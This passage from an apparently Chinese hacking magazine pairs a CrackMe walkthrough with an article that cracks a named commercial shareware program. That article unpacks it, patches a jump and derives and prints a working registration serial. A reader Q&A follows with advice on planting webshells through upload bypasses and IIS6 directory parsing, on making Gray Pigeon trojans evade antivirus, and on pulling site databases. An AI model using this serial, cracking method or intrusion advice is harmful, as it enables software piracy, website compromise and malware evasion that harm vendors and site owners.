


图3 TEA算法特征值

看到有我画圈的地方有一个值刚好是**0xc6ef3720**。所以基本上可以判定这个CALL是TEA的解密函数。密钥为1A2B3C4D5E6FABCD1A2BAC4D5E6FABCD，密文为1234567890ABCDEF。用网上流传的工具测试怎么都对不上。无奈我自己用上面那个代码改写了一个TEA加密解密的程序。下面我用它来验证下，如图4。




图4 用程序验证

由图4可以看出我们的分析是正确的。好接着F8继续跟进。看代码：

```
0040131E        PUSH 0
00401320        MOV DWORD PTR SS:[EBP+234],10
0040132A        CALL <CrackMe_._mirvar>
0040132F        PUSH 0
00401331        MOV ESI,EAX
;mirvar(0)  初始化esi
00401333        CALL <CrackMe_._mirvar>
00401338        PUSH 0
0040133A        MOV EDI,EAX
;mirvar(0)  初始化edi
0040133C        CALL <CrackMe_._mirvar>
00401341        PUSH 0
00401343        MOV EBX,EAX
;mirvar(0)  初始化ebx
00401345        CALL <CrackMe_._mirvar>
0040134A        PUSH CrackMe_.0040D118
;ASCII "16EDE8A1E238448FCFB017368DC4DC026F44BD6C5A531286267C16B9B6DC6EE0"
0040134F        PUSH EDI
00401350        MOV EBP,EAX
;mirvar(0)  初始化ebp
00401352        CALL <CrackMe_._cinstr>
00401357        PUSH CrackMe_.0040D0D4
;ASCII "E7D47A8E3072411304 34E06254CE6561B4AF17901 19DCB4B4544081A60B0A1BB"
0040135C        PUSH EBP
;Cinstr() 字符串转为大数
0040135D        CALL <CrackMe_._cinstr>
00401362        MOV EAX,DWORD PTR SS:[ESP+54]
00401366        LEA ECX,DWORD PTR SS:[ESP+120]
0040136D        PUSH ECX
0040136E        PUSH EBX
0040136F        MOV DWORD PTR DS:[EAX+234],100
;转为256进制
00401379        CALL <CrackMe_._cinstr>
;Cinstr() 字符串转为大数
0040137E        MOV EDX,DWORD PTR SS:[ESP+5C]
00401382        PUSH ESI
00401383        PUSH EBP
00401384        PUSH EBX
00401385        PUSH EDI
00401386        MOV DWORD PTR DS:[EDX+234],10
00401390        CALL <CrackMe_._powmod>
powmod(edi,ebx,ebp,esi)作用是 esi=edi^ebx mod ebp
00401395        ADD ESP,44
00401398        PUSH ESI
00401399        PUSH EBP
0040139A        PUSH ESI
0040139B        PUSH EDI
0040139C        CALL <CrackMe_._powmod>
powmod(edi,esi,ebp,esi)作用是 esi=esi^edi mod ebp

004013A1        LEA EAX,DWORD PTR SS:[ESP+1CC]
004013A8        PUSH 0
004013AA        PUSH EAX
004013AB        PUSH ESI
004013AC        PUSH 0
004013AE        CALL <CrackMe_._big_to_bytes>
;big_to_bytes()  大数转为字符串
004013B3        PUSH ESI
004013B4        CALL <CrackMe_._mirkill>
; mirkill(esi) 清空内存
004013B9        PUSH EBP
004013BA        CALL <CrackMe_._mirkill>
; mirkill(ebp) 清空内存
004013BF        PUSH EDI
004013C0        CALL <CrackMe_._mirkill>
; mirkill(edi) 清空内存
004013C5        PUSH EBX
004013C6        CALL <CrackMe_._mirkill>
; mirkill(ebx) 清空内存
004013CB        ADD ESP,30
004013CE        CALL CrackMe_.004023D0
004013D3        MOV ECX,2
004013D8        LEA EDI,DWORD PTR SS:[ESP+1BC]
004013DF        LEA ESI,DWORD PTR SS:[ESP+20]
;比较SS:[ESP+1BC]和SS:[ESP+20]中的值 相等则OK
004013E3        XOR EDX,EDX
004013E5        REPE CMPS DWORD PTR ES:[EDI],DWORD PTR D>
004013E7        POP EDI
004013E8        MOV EAX,EDX
```

经过我上面的注释，应该很明了了。我再详细说明一下：

```
Esi= edi^ebx mod ebp=
7FB021984C05838E237FADC57C627AD7ED8C8FE25D4853FECA71C86108F69AA1
然后esi=esi^edi mod ebp
=04AB07B64C12164E9F4DD622D3D37D5670AE03D737031D5222F78A94B52A1AA2
```

然后把ESI转为大数即可。

取大数的前16位和TEA解密那个数比较，如果相等就注册成功。

因此用TEA加密大数的前16位即可。即TEA_encrypto(A21A2AB5948AF722,KEY)

用我的TEA算法工具可以得出，如图5。

用户名：kyo327

密码：81E6931F92617C95

即可注册成功。

写到这里也就分析完了，希望能给广大破解爱好者带来帮助。




图5 注册成功

【本文介绍的目标程序已收录在本期光盘中】

编辑点评：

TEA算法是密码学算法的一种，很多人都因为不太了解一些密码学算法所具有的特征而望而生畏，本篇文章可以让大家了解到，其实密码学算法并不怎么可怕，只要掌握了其运算过程中的一些特征值，再加上网络有很多已经公开的源代码和相关工具，配合起来就会容易很多了。

聪明宝宝 健康成长指南算法分析

■ KYO

从本文你可以学习到：破解流程和程序的算法分析

前面写过一些关于crackme的算法分析，一直没有涉及真正软件的破解，而现在那些共享软件在注册算法或者软件保护方面基本上都不弱，因此把大多数像我一样的菜鸟堵在了门外。近几天在我有空的时候找了一些共享软件尝试着分析，不想被我找到一个特别简单的，就是《聪明宝宝健康成长指南》。我就以这个软件分析一下算法，顺便给大家带来一些信心，另外这篇文章分析这个软件只是感兴趣，没有其它目的。

好，现在进入正题。下载安装完后，用PEID查看后得出壳是**ASPack 2.12**，里面所用的加密算法有**MD5**。第一步就先脱壳吧，由于这个也不是什么加密壳，我也懒得手脱了，直接用**Unpacker1.01**来脱吧。这个东东是看雪的Wulje写的，用来脱一些压缩壳还是比较方便的。如图1。




图1 脱壳机脱壳成功

一般情况选择后面的“自动搜索OEP”即可，完成后会在同目录下生成一个New_BB.exe，再用PEID加载可得知软件所用的编程语言是Borland Delphi 6.0－7.0。先打开程序看看界面是怎么样的吧，如图2。




图2 程序注册界面

我随便输入了用户名kyo327注册码12345678，点注册后没有任何反应，先不管了，直接用OD加载再用插件里的万能断点断吧，程序断在了004cbc79处，先用F8粗略的走一遍来到下面代码处：

```
004CBD46    ./0F85 DD000000 JNZ New_BB.004CBE29
004CBD4C    .|B2 01         MOV DL,1
………………
004CBD78    .|BA D4BE4C00   MOV EDX,New_BB.004CBED4
;ASCII "\Software\WinBB\"
```

在004CBD46处跳转是实现的，另外在004cbd78处注释里有这个\Software\WinBB\，尝试着把004CBD46处的JNZ改为JZ是可以爆破的，不过重新启动后会弹出错误的注册码，通过注册表HKEY_CURRENT_USER\Software\WinBB的键值，如图3。




图3 注册表键值

可以猜到虽然爆破成功，可软件每次启动会把图3中注册表的键值和正确的注册码做比对，如果注册码错误，则仍然不能成功注册，看来还是老老实实分析算法吧，不过从此也可得到算法的地方也就是004cbc79到004cbd41，首先看下面这一段：

```
004CBC79    .  8B45 E4          MOV EAX,DWORD PTR SS:[EBP-1C]
;用户名放入ebp-1c
004CBC7C    .  8D55 E8          LEA EDX,DWORD PTR SS:[EBP-18]
004CBC7F    .  E8 F8CBF3FF      CALL New_BB.0040887C
004CBC84    .  837D E8 00       CMP DWORD PTR SS:[EBP-18],0
;对比用户名是否为0,不然则跳向失败
004CBC88    .  75 0F            JNZ SHORT New_BB.004CBC99
004CBC8A    .  B8 84BE4C00      MOV EAX,New_BB.004CBE84
004CBC8F    .  E8 F89BF6FF      CALL New_BB.0043588C
004CBC94    .  E9 90010000      JMP New_BB.004CBE29
004CBC99    >  8D55 DC          LEA EDX,DWORD PTR SS:[EBP-24]
004CBC9C    .  8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
004CBC9F    .  8B80 08030000    MOV EAX,DWORD PTR DS:[EAX+308]
004CBCA5    .  E8 8A7CF9FF      CALL New_BB.00463934
004CBCAA    .  8B45 DC          MOV EAX,DWORD PTR SS:[EBP-24]
;输入的假码放入ebp-24
004CBCAD    .  8D55 E0          LEA EDX,DWORD PTR SS:[EBP-20]
004CBCB0    .  E8 C7CBF3FF      CALL New_BB.0040887C
004CBCB5    .  837D E0 00       CMP DWORD PTR SS:[EBP-20],0
;对比假码是否为0, 不然则跳向失败
004CBCB9    .  75 0F            JNZ SHORT New_BB.004CBCCA
004CBCBB    .  B8 9CBE4C00      MOV EAX,New_BB.004CBE9C
004CBCC0    .  E8 C79BF6FF      CALL New_BB.0043588C
004CBCC5    .  E9 5F010000      JMP New_BB.004CBE29
```

```
004CBCCA  >  8D55 D8        LEA EDX,DWORD PTR SS:[EBP-28]
```

可以看到这一段也不是算法那一块，只是验证输入用户注册码不能为空。接着看下面

```
004CBCCA  > \8D55 D8        LEA EDX,DWORD PTR SS:[EBP-28]
004CBCCD  .  8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
004CBCD0  .  8B80 04030000  MOV EAX,DWORD PTR DS:[EAX+304]
004CBCD6  .  E8 597CF9FF    CALL New_BB.00463934
;取用户名到 ebp-28
004CBCDB  .  8B45 D8        MOV EAX,DWORD PTR SS:[EBP-28]
004CBCDE  .  8D55 F8        LEA EDX,DWORD PTR SS:[EBP-8]
004CBCE1  .  E8 96CBF3FF    CALL New_BB.0040887C
004CBCE6  .  8D55 D4        LEA EDX,DWORD PTR SS:[EBP-2C]
004CBCE9  .  8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
004CBCEC  .  8B80 08030000  MOV EAX,DWORD PTR DS:[EAX+308]
004CBCF2  .  E8 3D7CF9FF    CALL New_BB.00463934
;取假码到 ebp-2c
004CBCF7  .  8B45 D4        MOV EAX,DWORD PTR SS:[EBP-2C]
004CBCFA  .  8D55 F4        LEA EDX,DWORD PTR SS:[EBP-C]
004CBCFD  .  E8 7ACBF3FF    CALL New_BB.0040887C
004CBD02  .  8D55 C4        LEA EDX,DWORD PTR SS:[EBP-3C]
004CBD05  .  8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
004CBD08  .  E8 CFFBFFFF    CALL New_BB.004CB8DC
;对用户名做 MD5 运算
004CBD0D  .  8D45 C4        LEA EAX,DWORD PTR SS:[EBP-3C]
004CBD10  .  8D55 C0        LEA EDX,DWORD PTR SS:[EBP-40]
004CBD13  .  E8 38FCFFFF    CALL New_BB.004CB950
;MD5 结果转换为 ASCII
004CBD18  .  8D45 C0        LEA EAX,DWORD PTR SS:[EBP-40]
004CBD1B  .  BA B4BE4C00    MOV EDX,New_BB.004CBEB4
004CBD20  .  E8 5B87F3FF    CALL New_BB.00404480
;连接 md5(用户名)与聪明宝宝健康成长指南组成新的字符串
004CBD25  .  8B45 C0        MOV EAX,DWORD PTR SS:[EBP-40]
004CBD28  .  8D55 C4        LEA EDX,DWORD PTR SS:[EBP-3C]
004CBD2B  .  E8 ACFBFFFF    CALL New_BB.004CB8DC
;对组成的新的字符串再次做 MD5 运算
004CBD30  .  8D45 C4        LEA EAX,DWORD PTR SS:[EBP-3C]
004CBD33  .  8D55 F0        LEA EDX,DWORD PTR SS:[EBP-10]
004CBD36  .  E8 15FCFFFF    CALL New_BB.004CB950
004CBD3B  .  8B45 F0        MOV EAX,DWORD PTR SS:[EBP-10]
004CBD3E  .  8B55 F4        MOV EDX,DWORD PTR SS:[EBP-C]
004CBD41  .  E8 7E88F3FF    CALL New_BB.004045C4
;对比输入的注册码和第2次MD5后的数
```

通过上面的分析，可以简单把算法描述为：

Sn=md5(md5(user)& 聪明宝宝健康成长指南)

这样的话我可以得到

用户名为：kyo327

注册码为：2f5db3f80b74af5c732f0a68213ab231

填上注册码再次重起后，如图4。




图4 注册成功

可以看到软件上面没有那个“未注册版本”的字了，并且帮助下拉菜单也没有了注册的选项。那么就是成功注册了。从上面的分析可以知道，这个软件的算法的确是太简单了。正好给我们这些菜鸟们一些自信，然后朝自己的目标不断努力吧。最后，如果你想再玩一遍请把注册表 HKEY_CURRENT_USER\ Software\WinBB 的项删除。

编辑点评：

一个注册没有提示的典型软件，作者能考虑到万能断点插件，是非常快地能够找到切入点，但是别忘了这是个 Delphi 的程序，还可以使用 DEDE 如此强大的工具来找到切入点，另外从注册表的键值来看，应该也可以从字符串搜索上可以找到蛛丝马迹。

Q&A

Q：装系统的XP光盘格式化的问题。前几天，我的机子不知道怎么就中了病毒，只要是浏览了有杀毒软件、木马什么的关键词的页面就会自动关闭，所以我想如果把D、E、F这3个盘格式化了，病毒也就格式化了。然后再恢复注册表，电脑就可以正常，是这样吧？请各位指教一下。

但是我点格式化，却说有程序正在运行，不能格式化，所以我想用装XP系统的光盘来进行格式化。在安装系统的时候不是要先分区然后进行格式化吗？那我假如选了D盘之后，格式化完了，就直接退出来，不安装，那D盘还有没有被格式化呀？请各位指教下！

A：很显然你是中了AV终结者病毒，建议你下载此病毒专杀工具。这里回答一下你的问题，如果当前分区有活动的应用程序，这个分区在Windows模式下是无法完成格式化的，当然也不排除是病毒对分区进行了保护，因为一般的U盘病毒是要靠写入D盘这样的逻辑分区的autorun来重新运行自身，所以在非Windows模式下进行格式化是有必要的。

利用Windows xp的安装光盘并不需要先分区再格式化，因为分区表已经建立，所以格式化后退出，当前分区肯定会被格式化。当然，病毒是写到c盘里的，而其他盘符下只是作为病毒再生的载体，所以并不是格掉你所谓的三个盘符就能解决病毒。

URL：http://www.nohack.cn/bbs/thread-66328-1-1.html

Q：如果后台没有上传文件功能，也没有备份数据库功能，就有一个上传图片功能，而且也暴不了库，想上传文件（ASP的），我应该怎么做呢？希望高手指点！小弟谢谢。

A：首先你要确定你的目标是什么系统，一般来说，上传图片功能还是可以突破的，就像动网7.0所用的上传漏洞。你要了解上传欺骗的几个途径，例如在扩展名后加空格、双文件上传、或者抓包欺骗上传，至少你要对脚本有所了解。

如果可以自定义目录，利用IIS6.0的缺陷，增加一个x.asp的目录，然后上传图片到该目录就可以成功解析为asp脚本。现在最可靠的办法是看一下后台是否利用了ewebeditor或者是fckeditor这样的嵌入式编辑程序，实在不行尝试一下旁注也不失是一个方法，这里建议你看一下《精通脚本黑客》，你会对基本的后台利用得到webshell会非常有帮助。

URL：http://www.nohack.cn/bbs/thread-66317-1-2.html

Q：最近在整服务端的免杀，不过一般的加壳已经没用了，杀毒软件照杀不误，而且金山好像对灰鸽子特别敏感。所以，想请教一下做免杀的思路。我看书上说过什么打乱头文件，我就想问下：那种很猛的壳，杀毒软件是不是脱不掉？是不是脱不掉壳就杀不了？请教大家帮我想下思路，谢了！

A：首先纠正一下你的理解错误，杀毒软件并不能脱壳！虽然能够理解壳的特征并依此来判断也是某些杀毒软件采用的方法。现在流行的免杀方法还是不外乎改特征码，加花指令和加生僻强壳。加壳是最简单的方法，究其根本还是在特征码，所以强化你的汇编知识才是学会真正免杀的根本。建议你多参考一下我们杂志上“黑器免杀班”栏目，2007年8月的杂志就详细介绍了躲过金山数据流查杀的方法，多积累知识非常重要。

URL：http://www.nohack.cn/bbs/thread-66296-1-2.html

Q：关于2007年8月期刊中《让挖掘鸡实现MM的愿望》的疑问。本人是菜鸟，在看到本文时，我根据作者的步骤学习，用挖掘鸡找到一些数据库地址，但是作者说下载数据库，怎么下载我不知道啊，并且也没有详细说明，如果有人知道方法请告知，我将地址用迅雷下载，但是下下来的都是Error.aspx文件，有人指点一下吗？

A：我特地查看了一下此文，作者已经很清楚的说明了是双击一个数据库地址，所以建议读者以后多多看清楚文章内容。至于你说的下载后的文件是Error.aspx，这是因为现在很多服务器都把mdb格式文件映射掉了，所以你下载过来的肯定是错误脚本。这里提供一个方法，就是把挖掘机的结果导出，例如迅雷的批量下载支持lst列表扩展，就把导出的结果保存为lst文件进行批量下载，这样就能下

载到很多正确结果了。

URL：http：//www.nohack.cn/bbs/thread-66270-1-2.html

Q：文件夹删不掉怎么办？我有一个文件夹，名为灰鸽子2007.，里面是空的，但是不管你怎么删都删不掉！大师们请帮帮忙。

A：我看了一下热心朋友的回复，其实他们可能没有看清楚你的目录后有一个.的符号。这种目录其实是在cmd模式下用md命令添加的，你的文件目录真实名称是：灰鸽子2007..\.(后面是..\)。正常模式下是删除不掉的，因为Windows不识别这种目录。根据你的个人情况，我感觉是某些好事的黑客留下的后门或者某种病毒生成用来吓唬人的。其实删除类似的目录非常简单，就拿你的情况来说，只需要在cmd下定位到当前目录所在的磁盘或者根目录，输入rd 灰鸽子2007..\ /s /q就能强制删除了。友情提示：冰刃可以删除。

URL：http：//www.nohack.cn/bbs/thread-66256-1-3.html

Q：我在路由器上找不到转发规则！怎么做映射？请问该如何设置。

A：不同的路由，设置端口映射是不一样的，如果找不到转发规则，可以看一下是否有虚拟服务器或者是nat映射等项目，具体要根据自己的路由品牌来设置。其实baidu就能帮你解决，例如你的路由器是DLINK，那么在baidu里搜索："DLINK 端口映射"就能找到很多答案了。

URL：http：//www.nohack.cn/bbs/thread-66262-1-3.html

Q：arp欺骗应该怎么解决啊？我只是局域网内的一台机器（我家就是这么上网的），我用一台路由器连两台机器，IP绑在路由器的MAC上，但最近遭遇ARP，我该怎么解决啊？起码从我的角度讲，不能改总路由器，而且服务商来人说得慢慢查，我郁闷，我能不能用免疫器弄啊？

A：推荐使用antiarp防火墙或者自由上网，当然现在很多防火墙都有防arp欺骗功能。推荐你用个arp终结者，或者聚生网管来反击攻击者，既然别人那么主动，那么我们"黑手"的读者也不能太被动。

URL：http：//www.nohack.cn/bbs/thread-66228-1-4.html

Q：已经拿到动易的后台，请问再怎么来拿Webshell？1、备份数据库的方法不行；2、已经在XXX.asp的文件里上传了图片马，打开提示404错误。

A：如果是利用你说的第二种方法，请事先确定服务器是否为IIS6.0，扫一下80端口的banner就知道了。这里告诉你一个网上找的解决方法：进入"系统设置"——"自定义页面管理"——"管理导航"——"添加自定义分类"，名称和分类可以随意定义，文件名用asp扩展，然后生成这个页面就可以了。

URL：http：//www.nohack.cn/bbs/thread-66067-1-8.html

Q：今天没事在网上找素材，正好看到一收费网站的素材不错，但下不来，请问高手怎么才能下载收费的图片？或者能爆出他的数据库也行。

A：既然你能正常浏览到该图片，那么一定在IE缓存里，建议你用一下临时文件双剑客。

URL：http：//www.nohack.cn/bbs/thread-59972-1-22.html

29号信箱

号称青蛙王子的某编：偶玩文字好多年，读这位读者的回函，最后一句楞是让偶舌头差点打结……杂志当中的技术演练一般都是作者们在即时环境当中亲自上阵搏杀后写下的历史，也许由于电脑软、硬件环境的不同会造成读者们在后期的实验过程中发现有些不同，但就像这位读者所说：要学会尝试，至少又学会了一种方法！

漏洞·免费

城市／湖南省张家界市
论坛ID/lihan309
邮件／lihan309@163.com

→对某篇文章的读后感：

文章名称：Vista系统的安全小漏洞

读后感：瞧！才出来的就有bug，正所谓：金无足赤，人无完人，可为什么上帝给我们一个完美的概念而没有给予我们完美的解决方案呢？或许我们更应该学习一下鲁迅先生所说的阿Q精神吧！也或许我们更需要改变一下对完美概念的重新认识，那就是：能给予自己最方便的，就是最完美的……

NOHACK最具完美概念的编辑：完美是什么？那是一种理想，一种追求，而且是一种永远存在于人类意识中的非正常形态……当你达到了一定的意识水平，你对于完美就不是一种追求，而是一种研究。因为你会发现，完美并不是固定的，他随着一些东西而在变化……说了半天没有人听懂？我还是继续隐身去吧，不知道是我还不够完美，还是你们不够完美……

城市／昆明
论坛ID/AlanYB
邮件／alanyb@sina.com

→对某篇文章的读后感：

文章名称：MAC应用之免费上网

